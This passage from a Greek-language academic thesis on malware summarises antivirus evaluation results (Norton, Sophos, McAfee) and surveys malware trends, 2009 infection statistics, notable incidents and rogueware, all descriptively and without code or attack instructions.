


Σχήμα 3.1: Δενδρική αναπαράσταση των τύπων κακόβουλου λογισμικού *W32/Spybot.AMED, W32/Virtut.A και W32/Pinfi.A* καθώς επίσης και τις πιθανότητας που έχουν να εμφανιστούν στο υπό εξέταση σύστημα. [116]

Συνεπώς για τη καλύτερη αντιμετώπιση των κακόβουλων λογισμικών σε ένα σύστημα είναι χρήσιμο να αναπαρίσταται η δομή τους με τη μορφή γράφων – δενδρική μορφή προκειμένου να αναλύονται πιο εύκολα και να γίνεται αντιληπτός ο τρόπος με τον οποίο εξαπλώνονται.

Κεφάλαιο 4ο- Εξέταση των ανιχνευτών του κακόβουλου λογισμικού

Είναι χρήσιμο να διαπιστωθεί κατά το πόσο αποτελεσματικοί είναι οι ανιχνευτές κακόβουλου λογισμικού στην αντιμετώπιση των επιθέσεων που δέχονται τα πληροφοριακά συστήματα. Ενδεικτικά παρουσιάζεται το διάγραμμα ροής ενός toolkit εργαλείου που είναι ανιχνευτής κακόβουλου κώδικα. Αυτό αναφέρει συνοπτικά τη μεθοδολογία που χρησιμοποιείται για να γίνει ανίχνευση κακόβουλων λογισμικών.



Σχήμα 4.1: Διάγραμμα ροής του toolkit που χρησιμοποιείται για να ανιχνευτεί ένα malware [117]


Με βάση τα πειράματα που έκαναν ο Christodorescu M. και οι άλλοι [117] εξετάστηκαν 8 διαφορετικοί τύποι κακόβουλου λογισμικού σχετικά με το κατά το πόσο είναι εύκολα ανιχνεύσιμοι ή όχι. Οι τύποι αυτοί ήταν οι *Anna Kournikova, Homepage, Melissa, Tune, Chantal, GaScript, Lucky2* και *Yovp*.
Στη συνέχεια απεικονίζονται το μέγεθος που καταλαμβάνουν οι τύποι του κακόβουλου λογισμικού καθώς η ποσοστιαία παραλλαγή που εμφανίζουν.

Malware name	*Original size*	*Variant size*		
		Min	*Avg*	*Max*
Anna K.	2,824 B	110.02%	126.47%	144.04%
Homepage	1,983 B	118.83%	156.17%	193.71%
Melissa	4,245 B	95.64%	121.81%	151.39%
Tune	7,003 B	113.13%	130.77%	160.47%
Chantal	417 B	119.18%	222.61%	291.37%
GaScript	3,568 B	75.28%	97.25%	118.61%
Lucky2	686 B	100.00%	182.94%	251.31%
Yovp	1,223 B	101.80%	159.87%	210.79%

Πίνακας 4.1: Η ποσοστιαία παραλλαγή που εμφανίζουν οι τύποι του κακόβουλου λογισμικού [117]

Με βάση λοιπόν το παραπάνω πίνακα παρατηρείται ότι όσο πιο μικρό σε μέγεθος είναι το κακόβουλο λογισμικό αυτό μπορεί να παρουσιάζει περισσότερες παραλλαγές και ως εκ τούτου να είναι δύσκολα ανιχνεύσιμο από τα αντιβιοτικά λογισμικά.

Έπειτα εξετάζεται η αντοχή των αντιβιοτικών προγραμμάτων σε διάφορες παραλλαγές που κάνουν τα κακόβουλα λογισμικά. Χρησιμοποιούνται τρία αντιβιοτικά το Norton και Sophos antivirus και το McAfee virus scan. Μάλιστα χρησιμοποιούνται τέσσερις παράμετροι για να διαπιστωθεί η αντοχή που έχουν. Αυτές είναι οι διαφορετικές μετονομασίες που παρουσιάζουν τα malware, το πώς κωδικοποιούνται σε δεκαεξαδική μορφή, πώς ανακατατάσσεται ο κώδικάς τους, ή το να παρεμβάλλονται άχρηστα πράγματα. Στο παρακάτω διάγραμμα απεικονίζονται τα αποτελέσματα των μετρήσεων που έκαναν ο Christodorescu M. και οι άλλοι [117].



Διάγραμμα 4.1: Ποσοστιαία απεικόνιση της μη ανθεκτικότητας των αντιικών προγραμμάτων απέναντι σε διάφορες παραλλαγές malware [117]


Διαπιστώνεται ότι όσο πιο μικρότερο είναι το ποσοστό που αντιστοιχεί στα αντιικά λογισμικά τόσο πιο ανθεκτικά παραμένουν. Αντιθέτως όσο πιο υψηλά είναι τα ποσοστά τότε αυτό σημαίνει ότι τα αντιβιοτικά λογισμικά ανιχνεύουν τις διαφορετικές παραλλαγές malware πιο δύσκολα. Εν συνεχεία απεικονίζεται ο βαθμός που ανιχνεύουν τα antivirus τους διαφορετικούς τύπους κακόβουλου λογισμικού. Παρατηρείται ότι όσο πιο μικρή είναι η ανίχνευση malware τόσο πιο μεγάλο είναι το

false negative rate, ενώ ισχύει το αντίθετο όταν διαπιστώνεται η ύπαρξη κακόβουλου λογισμικού σε μεγαλύτερο ποσοστό.

	Norton AntiVirus		Sophos Antivirus		McAfee Virus Scan	
	sig %	*fn %*	*sig %*	*fn %*	*sig %*	*fn %*
Anna K.	3%	12%	41%	12%	100%	75%
Melissa	100%	87%	100%	100%	23%	5%
Lucky2	6%	85%	100%	100%	22%	53%
Yovp	7%	56%	100%	100%	20%	38%

Πίνακας 4.2: Ποσοστιαία απεικόνιση του βαθμού που ανιχνεύουν τα antivirus τους διαφορετικούς τύπους κακόβουλου λογισμικού [117]

Τέλος στο επόμενο διάγραμμα το false negative rate για καθένα από τους τύπους του κακόβουλου λογισμικού. Οι ποσοστιαίες μετρήσεις εξάγονται από τα τρία αντιικά λογισμικά από όπου διαπιστώνεται ότι όσο πιο μεγάλο είναι το ποσοστό που εμφανίζει ο κάθε τύπος malware σε κάποιο αντιικό πρόγραμμα τόσο οι τύποι του κακόβουλου λογισμικού θα χρησιμοποιούν περισσότερες και πιο αποδοτικές τεχνικές για να αποκρύπτονται.



Διάγραμμα 4.2: Απεικόνιση του false negative rate των αντιικών προγραμμάτων για τους διαφορετικούς τύπους του κακόβουλου λογισμικού [117]

ΜΕΡΟΣ Γ: ΤΑΣΕΙΣ ΕΞΕΛΙΞΗΣ ΤΟΥ ΚΑΚΟΒΟΥΛΟΥ ΛΟΓΙΣΜΙΚΟΥ

Κεφάλαιο 1ο- Η εξέλιξη του κακόβουλου λογισμικού

Το κακόβουλο λογισμικό έχει εξελιχθεί αρκετά τα τελευταία 2 χρόνια, πράγμα που υποστηρίζει και ο Danchev D. [74]. Μάλιστα αυτός διαπίστωσε ότι αυτή η εξάπλωση που κάνει το malware μέσω του διαδικτύου έχει σαν στόχο να ξεγελαστούν οι χρήστες και να δώσουν προσωπικά τους στοιχεία όπως τον αριθμό της πιστωτικής τους κάρτας. Έτσι οι επιτιθέμενοι έχουν οικονομικά οφέλη. Χαρακτηριστικό είναι ότι οι υπηρεσίες που έχουν τη μεγαλύτερη ζήτηση από τους χρήστες αποτελούν στόχο επιθέσεων έτσι ώστε αυτές μετά από μια σειρά επιθέσεων με κακόβουλο λογισμικό να μην είναι διαθέσιμες σε αυτούς.

Στη σημερινή εποχή το κακόβουλο λογισμικό θεωρείται πολυλειτουργικό αφού νέες λειτουργίες προστίθενται σε αυτό προκειμένου να διαδίδεται πιο αποτελεσματικά. Εξάλλου οι μέθοδοι και οι τρόποι ακόμα και ο πηγαίος κώδικας για να γίνει μια επίθεση με malware είναι διαθέσιμη σε πολλά tutorials [74]. Επίσης, το malware έχει γίνει ακόμα πιο ισχυρό και καταστροφικό. Αυτό συμβαίνει διότι αποκτά το πλήρη έλεγχο του μολυσμένου host και της σύνδεσης στο δίκτυο, κάνει block στη λειτουργία του firewall, δεν ενημερώνεται το αντιικό λογισμικό για την ύπαρξή του, ο επιτιθέμενος κρυπτογραφεί τα δεδομένα του υπολογιστή ενός χρήστη και ζητά χρήματα για να τα αποκρυπτογραφήσει και έχει rookit δυνατότητες. Η ζημιά που θα προκαλέσουν οι επιτιθέμενοι δεν μπορεί να αποτιμηθεί σε χρήμα. Έτσι λειτουργεί ως μια πηγή εσόδων για αυτούς.

Η διάδοση του malware γίνεται μέσω του λειτουργικού συστήματος της Microsoft και του διαδικτύου. Βασικός στόχος τους λοιπόν είναι ότι να υπάρξουν όσο πιο πολλά θύματα μετά τη διεξαγωγή των επιθέσεων. Αξιοσημείωτο ότι πολλοί συγγραφείς ανταγωνίζονται μεταξύ τους για το πόσο αποτελεσματικές και ύπουλες είναι οι επιθέσεις που κάνουν. Υπάρχουν μάλιστα κακόβουλα λογισμικά που εξοντώνουν άλλα κακόβουλα προγράμματα.

Το malware είναι η κυριότερη πλατφόρμα που χρησιμοποιείται για τη διάδοση spam και phishing μηνυμάτων και εμφανίζονται ολοένα καινούργιες και καλύτερες τεχνικές με τις οποίες διαδίδεται. Επιπλέον το κακόβουλο λογισμικό αλλάζει με ταχύτατους ρυθμούς με αποτέλεσμα να αυξάνονται και οι επιθέσεις που γίνονται στο διαδίκτυο εναντίον των χρηστών ή των συστημάτων σε εταιρείες. Το mobile malware θα αποτιμηθεί επιτυχώς σε χρήμα. Αυτό θα εξελιχθεί κυρίως λόγω της διείσδυσης που έχει σε δίκτυα υψηλών ταχυτήτων. Οι επιθέσεις έχουν και σαν στόχο και τα social networks.

Το κακόβουλο λογισμικό είναι πλέον open source και ο πηγαίος κώδικας διανέμεται ελεύθερα με αποτέλεσμα να αυξάνεται η ανωνυμία των πραγματικών δημιουργών του. Παράλληλα χρησιμοποιούνται λογισμικά που διανέμονται ευρέως

στην αγορά και παραβιάζουν τα πνευματικά δικαιώματα των νόμιμων χρηστών. Επίσης το malware εμφανίζεται κρυπτογραφημένο στους χρήστες με στόχο να ξεγελαστούν και να μην αντιληφθούν τι είναι. Μάλιστα η κρυπτογράφηση χρησιμοποιείται από τους επιτιθέμενους για να τους εκβιάσουν. Πολλές φόρες ακόμα και αν εφαρμοστούν μέτρα ασφάλειας σε ένα οργανισμό ή μια επιχείρηση το πρόβλημα που προέκυψε από μια επίθεση μπορεί να παραμείνει. Επιπλέον έχουν γίνει προσπάθειες για να κλαπούν οι συνδυασμοί πολύ ασφαλών κλειδιών, όμως τέτοιου είδους επιθέσεις δεν έχουν γίνει με επιτυχία σε μια επιχείρηση ή οπουδήποτε αλλού. Αυτός θα μπορούσε ενδεχομένως να πραγματοποιηθεί με τη χρήση του πλεονεκτήματος που προσφέρει στους επιτιθέμενους η υποδομή δημοσίου κλειδιού. Εξαιτίας των αδυναμιών που έχει το διαδίκτυο μπορεί οποιοσδήποτε χωρίς να έχει κάποιες ιδιαίτερες προγραμματιστικές γνώσεις να κάνει επιθέσεις κατά υπολογιστικών συστημάτων.


Οι επιθέσεις με το κακόβουλο λογισμικό θα αλλάξουν. Μάλιστα αναμένεται ότι θα υπάρξει στροφή από τις επιθέσεις που εξαπολύονται μέσω ιστοσελίδων και εφαρμογών σε επιθέσεις μέσω δικτύων ανταλλαγής αρχείων. Από το 2009 έγιναν μια σειρά από επιθέσεις που στηρίχθηκαν σε κακόβουλο λογισμικό που εξαπλώθηκε μέσω torrents. Οι κυβερνοεγκληματίες ανταγωνίζονται μεταξύ τους εξαπολύοντας ιούς. Υπάρχουν πολλοί τρόποι για να βγάλουν κέρδος, χρησιμοποιώντας την εξάπλωση των ιών μέσω κακόβουλων δικτύων botnets. Τα botnets αξιοποιούνται κυρίως για κακόβουλες δραστηριότητες όπως η αποστολή spam, οι επιθέσεις DoS ή η αποστολή εφαρμογών κακόβουλου λογισμικού, οι οποίες δεν αποτελούν σαφώς κάποια μορφή εγκληματικής δραστηριότητας. Σύμφωνα με αναλυτές της Kaspersky Lab [55] *"το κακόβουλο λογισμικό θα εξελιχθεί ακόμη περισσότερο και πολλά αντιικά προγράμματα θα καθυστερήσουν να προσαρμοστούν σε αυτό, λόγων των βελτιωμένων μεθόδων προσβολής αρχείων και της χρήσης τεχνολογιών rootkit. Οι εταιρείες που προσφέρουν λύσεις ασφαλείας θα ανταποκριθούν σε αυτή την εξέλιξη, αναπτύσσοντας ακόμη πιο σύνθετα εργαλεία προστασίας"*. Ιδιαίτερο ενδιαφέρον παρουσιάζουν οι επιθέσεις που γίνονται σε διαδικτυακές υπηρεσίες όπως το Google Wave. Ο επιτιθέμενος ξεκινά με το να αποστέλλει spam και phishing μηνύματα, έπειτα γίνεται η εκμετάλλευση των τρωτών σημείων των συστημάτων με αποτέλεσμα να εξαπλώνεται το κακόβουλο λογισμικό. Η διάθεση του λειτουργικού συστήματος Chrome OS από τη Google, το οποίο βασίζεται στην τεχνολογία του Διαδικτύου, αλλά οι ειδικοί της Kaspersky Lab [116] αναμένουν ότι οι κυβερνοεγκληματίες δε θα δείξουν ιδιαίτερο ενδιαφέρον γύρω από τη συγκεκριμένη πλατφόρμα λογισμικού.

Μια μελλοντική εξέλιξη είναι η διεξαγωγή επιθέσεων σε χρήστες iPhone και τηλεφώνων με λειτουργικό σύστημα Android. Τα πρώτα κακόβουλα προγράμματα για αυτές τις πλατφόρμες εμφανίστηκαν το 2009, και υπάρχει αυξημένο ενδιαφέρον από τους κυβερνοεγκληματίες. Σχετικά με τους χρήστες iPhone, μόνο όσοι έχουν σπασμένες συσκευές κινδυνεύουν, αλλά το ίδιο δεν ισχύει για του χρήστες συσκευών

με λογισμικό Android καθώς όλοι μπορεί να πέσουν θύματα επιθέσεων. Για παράδειγμα, η αυξανόμενη απήχηση των κινητών τηλεφώνων με λογισμικό Android, σε συνδυασμό με την έλλειψη αποτελεσματικών ελέγχων για την ασφάλεια εφαρμογών που διατίθενται από τρίτους, αναμένεται να συμβάλλουν στην έξαρση του αριθμού επιθέσεων από κακόβουλα προγράμματα. Ο εντοπισμός νέων τρωτών σημείων στα συστήματα θα αποτελέσει την κυριότερη αιτία μαζικής προσβολής από ιούς. Έτσι τα τρωτά σημεία θα αφορούν λογισμικό που αναπτύσσεται από τρίτους όπως της Apple και του Windows 7, των οποίων η διάθεση στην αγορά ξεκίνησε πρόσφατα. Συνεπώς το κακόβουλο λογισμικό θα εξελίσσεται ολοένα αφού οι επιτιθέμενοι θα βρίσκουν ολοένα και πιο αποτελεσματικούς τρόπους για τη διάδοσή του.

Κεφάλαιο 2^{ο} – Η εξάπλωση του κακόβουλου λογισμικού που έγινε παγκοσμίως το 2009

Η εξάπλωση του κακόβουλου λογισμικού έχει γίνει σε όλες τις χώρες του κόσμου, σε άλλες σε μικρότερο και σε άλλες σε μεγαλύτερο ποσοστό. Ειδικότερα οι ερευνητές της Panda Labs χρησιμοποίησαν το εργαλείο ActiveScan 2.0. [75]. Αυτή η υπηρεσία εκτελεί online scan προκειμένου να διαπιστωθεί αν ένα σύστημα έχει μολυνθεί ή όχι.



Διάγραμμα 2.1: Οι χώρες με τα υψηλότερα ποσοστά εξάπλωσης κακόβουλου λογισμικού κατά τη περίοδο του Ιανουαρίου έως και του Νοεμβρίου του 2009 [70]

Σύμφωνα με το παραπάνω διάγραμμα οι χώρες με τα υψηλότερα ποσοστά εξάπλωσης κακόβουλου λογισμικού κατά τη περίοδο του Ιανουαρίου έως και του Νοεμβρίου του 2009 ήταν η Ταιβάν σε ποσοστό 62.2%, η Ρωσία που είχε 56.77% και η Πολωνία που ήταν στο 55.4%, ενώ οι χώρες με τη λιγότερη εξάπλωση ήταν η Σουηδία με 31.63%,η Πορτογαλία με 37.79% και η Ολλανδία με 38.02%.

2.1 Οι απειλές του κακόβουλου λογισμικού που αντιμετωπίστηκαν το 2009

Κατά τη διάρκεια του 2009 αντιμετωπίστηκαν πολλές επιθέσεις με κακόβουλο λογισμικό. Ειδικότερα, τον Ιανουάριο του 2009 το υπουργείο Εθνικής Άμυνας του Ηνωμένου Βασιλείου διαπίστωσε ότι είχαν μολυνθεί από επιθέσεις τα πληροφοριακά συστήματα του βασιλικού ναυτικού [76]. Παρόλα αυτά δεν εκτέθηκαν σε κίνδυνο ευαίσθητες πληροφορίες παρά μόνο ότι τα πολεμικά πλοία δεν είχαν πρόσβαση στο διαδίκτυο και στο ηλεκτρονικό ταχυδρομείο. Τον ίδιο μήνα πολλά νοσοκομεία στο Sheffield της Αγγλίας και πιο συγκεκριμένα σχεδόν 800 υπολογιστές μολύνθηκαν από επιθέσεις με κακόβουλο λογισμικό. Μάλιστα τον επόμενο μήνα διαπιστώθηκε ότι τρία νοσοκομεία του Λονδίνου είχαν δεχθεί παρόμοια επίθεση στα τέλη του 2008 με αποτέλεσμα να χάσουν τη πρόσβασή τους στο διαδίκτυο [77]. Τον Φεβρουάριο οι αναγνώστες του *eWeek* υπήρξαν θύματα μίας επίθεσης που μεταδιδόταν μέσω ενός διαφημιζόμενου εικονιδίου. Αυτό ήταν γνωστό και ως *"Double Click"* και προέτρεπε τους χρήστες να το επιλέξουν κάνοντας διπλό κλικ επάνω του με αποτέλεσμα οι επιτιθέμενοι να τους διαδίδουν κακόβουλο λογισμικό [78]. Μια παρόμοια επίθεση έγινε τον Σεπτέμβριο στην ηλεκτρονική σελίδα της New York Times [79], και τον Οκτώβριο στο blog "*Gizmodo"* [80]. Βέβαια υπάρχουν και άλλοι τύποι επιθέσεων που κάνουν κατευθείαν hacking σε ιστότοπους. Για παράδειγμα τον Ιανουάριο, ο ιστότοπος της Ινδικής πρεσβείας δέχθηκε επίθεση από όπου διαδιδόταν ένα επικίνδυνο backdoor trojan σε επισκέπτες [81]. Το ίδιο συνέβη στη ιστοσελίδα της Paris Hilton τον Φεβρουάριο [82] όπως επίσης και σε ένα πρώην μέλος των Beatles τον Paul McCartney τον Απρίλιο του 2009 [83]. Επιπροσθέτως διεπράχθησαν επιθέσεις με κακόβουλο λογισμικό που έκλεβαν πληροφορίες για τους τραπεζικούς λογαριασμούς χρηστών. Εκτός των άλλων τον Ιούνιο ο ιστότοπος του Βρετανικού κομμουνιστικού κόμματος δέχθηκε επίθεση από κινέζους hackers. Δυστυχώς το να διορθωθεί η ζημιά που προκαλείται από αυτούς τους τύπους των επιθέσεων είναι πολύ δαπανηρή. Χαρακτηριστική είναι η εκτίμηση του Αμερικανικού πενταγώνου που εκτίμησε ότι τον Απρίλιο του 2009 είχε δαπανήσει 100 εκατομμύρια δολάρια μόνο κατά τη διάρκεια του τελευταίου εξαμήνου. Βέβαια οι συνολικές απώλειες σε χρήματα που προέρχονται από επιθέσεις με κακόβουλο λογισμικό ανέρχονται σε πολλά δισεκατομμύρια ευρώ. Ο Brian Krebs ανακάλυψε τον Οκτώβριο πώς οι κυβερνοεγκληματίες έκλεψαν εκατομμύρια δολάρια από μικρομεσαίες επιχειρήσεις στις Ηνωμένες Πολιτείες της Αμερικής [84]. Τον Φεβρουάριο διαπιστώθηκε ότι εξαιτίας ενός κενού ασφάλειας που υπήρξε στα πληροφοριακά συστήματα της Citibank στα τέλη του Δεκεμβρίου του 2008, δέχθηκαν επίθεση 47 υποκαταστήματα της τράπεζας με αποτέλεσμα οι κυβερνοεγκληματίες να πάρουν περίπου 9 εκατομμύρια δολάρια σε μόλις μια ημέρα [85]. Τέλος ένα παρόμοιο πρόβλημα έγινε γνωστό τον Ιούνιο στην εταιρεία Network Solutions κατά την οποία οι hackers

έκλεψαν κωδικούς και γενικότερες πληροφορίες σε περισσότερες από 500.000 πιστωτικές και χρεωστικές κάρτες [86], [87].

2.1.1 Οι επιθέσεις στο κυβερνοχώρο το 2009


Οι επιθέσεις στον κυβερνοχώρο εντάθηκαν από το 2009 και μετά και πίσω από αυτές κρύβονταν πολιτικά κίνητρα. Η κυβερνοτρομοκρατία είναι μια πραγματική απειλή που ολοένα και αυξάνεται. Αυτό συμβαίνει διότι το διαδίκτυο προσφέρει την ανωνυμία στις ενέργειες των επιτιθέμενων. Στις 18 Ιανουαρίου μια επίθεση DDoS έγινε αιτία να μείνει το Κιργιστάν χωρίς διαδίκτυο για περισσότερο από μια εβδομάδα [88]. Παρόμοια επίθεση είχε γίνει κατά της Γεωργίας στο πόλεμο που είχε με τη Ρωσία τον Αύγουστο του 2008. Όμως αξίζει να σημειωθεί ότι η πρώτη μεγάλη σε έκταση επίθεση έγινε κατά της Εσθονίας το 2007 και προερχόταν από τη Ρωσία. Τον Φεβρουάριο μια ομάδα που ήταν εγκατεστημένη στη Κίνα έκανε hack στην ιστοσελίδα του Ρωσικού προξενείου στη Σαγκάη [89]. Τον Απρίλιο διαπιστώθηκε ότι το υπολογιστικό σύστημα του αστυνομικού τμήματος της Νέας Υόρκης δέχονταν πάνω 70.000 επιθέσεις προκειμένου οι Κινέζοι επιτιθέμενοι να μπουν στο δίκτυό του [90]. Τον Ιούλιο πολλοί κυβερνητικοί ιστότοποι των Ηνωμένων Πολιτειών Αμερικής και της Νότιας Κορέας ήταν στόχοι DDoS επιθέσεων [91]. Το ίδιο συνέβη και με κυβερνητικές ιστοσελίδες της Πολωνίας το Σεπτέμβριο από Ρώσους πράκτορες [92]. Τον Οκτώβριο το υπουργείο εξωτερικών της Ελβετίας υπήρξε νέος στόχος για τους hackers.

Αξίζει να σημειωθεί ότι για να αποτραπούν οι κυβερνοεπιθέσεις έχει θεσπιστεί στην Ισπανία το Εθνικό συμβούλιο για τη κυβερνοασφάλεια National Cyber-Security Advisory Council (CNCCS) [93], όπου επαγγελματίες στο χώρο της ασφάλειας των πληροφοριακών συστημάτων παραθέτουν τις απόψεις για το πώς θα αποτρέψουν κυβερνοεπιθέσεις. Παρομοίως έχει αναπτύξει μια παρόμοια πρωτοβουλία και η Αμερικανική και Ρωσική κυβέρνηση.

2.2 Rogueware

Τα rogueware είναι malware που παρουσιάζονται με τη μορφή αντιικού ή antimalware και ενημερώνουν τους χρήστες ότι το σύστημά τους είναι μολυσμένο και πρέπει να καθαριστεί. Αλλάζει το φόντο, και υποτίθεται ότι αρχίζει να ψάχνει για ιούς. Ουσιαστικά δεν αφήνει τους χρήστες να δουλέψουν με τα συνεχόμενα pop-up και τις προειδοποιήσεις. Σύμφωνα με την περίπτωση της Total Security2009 [94] στης οποίας όταν ένας υπολογιστής είχε προσβληθεί θα γινόταν επανεκκίνηση έτσι ώστε οι χρήστες να αποτρέπονται να εκτελέσουν οποιοδήποτε αρχείο στον υπολογιστή τους. Μάλιστα σε περίπτωση που οι χρήστες προσπαθούσαν να ανοίξουν ένα αρχείο θα

τους εμφανιζόταν ένα μήνυμα που θα ανέφερε ότι το αρχείο έχει προσβληθεί όπως φαίνεται και από τη παρακάτω εικόνα.



Εικόνα 2.2.1: Το μήνυμα που εμφανιζόταν και αναφέρει ότι το αρχείο δεν μπορεί να εκτελεστεί επειδή έχει μολυνθεί [70]

Όπως προαναφέρθηκε τα rogueware αλλάζουν και την επιφάνεια εργασίας του υπολογιστή καθώς εισάγει μια προειδοποίηση που αναφέρει ότι έχει μολυνθεί και για αυτό το λόγο προτείνονται να γίνουν κάποιες ενέργειες προκειμένου να εξαλειφθούν οι απειλές.

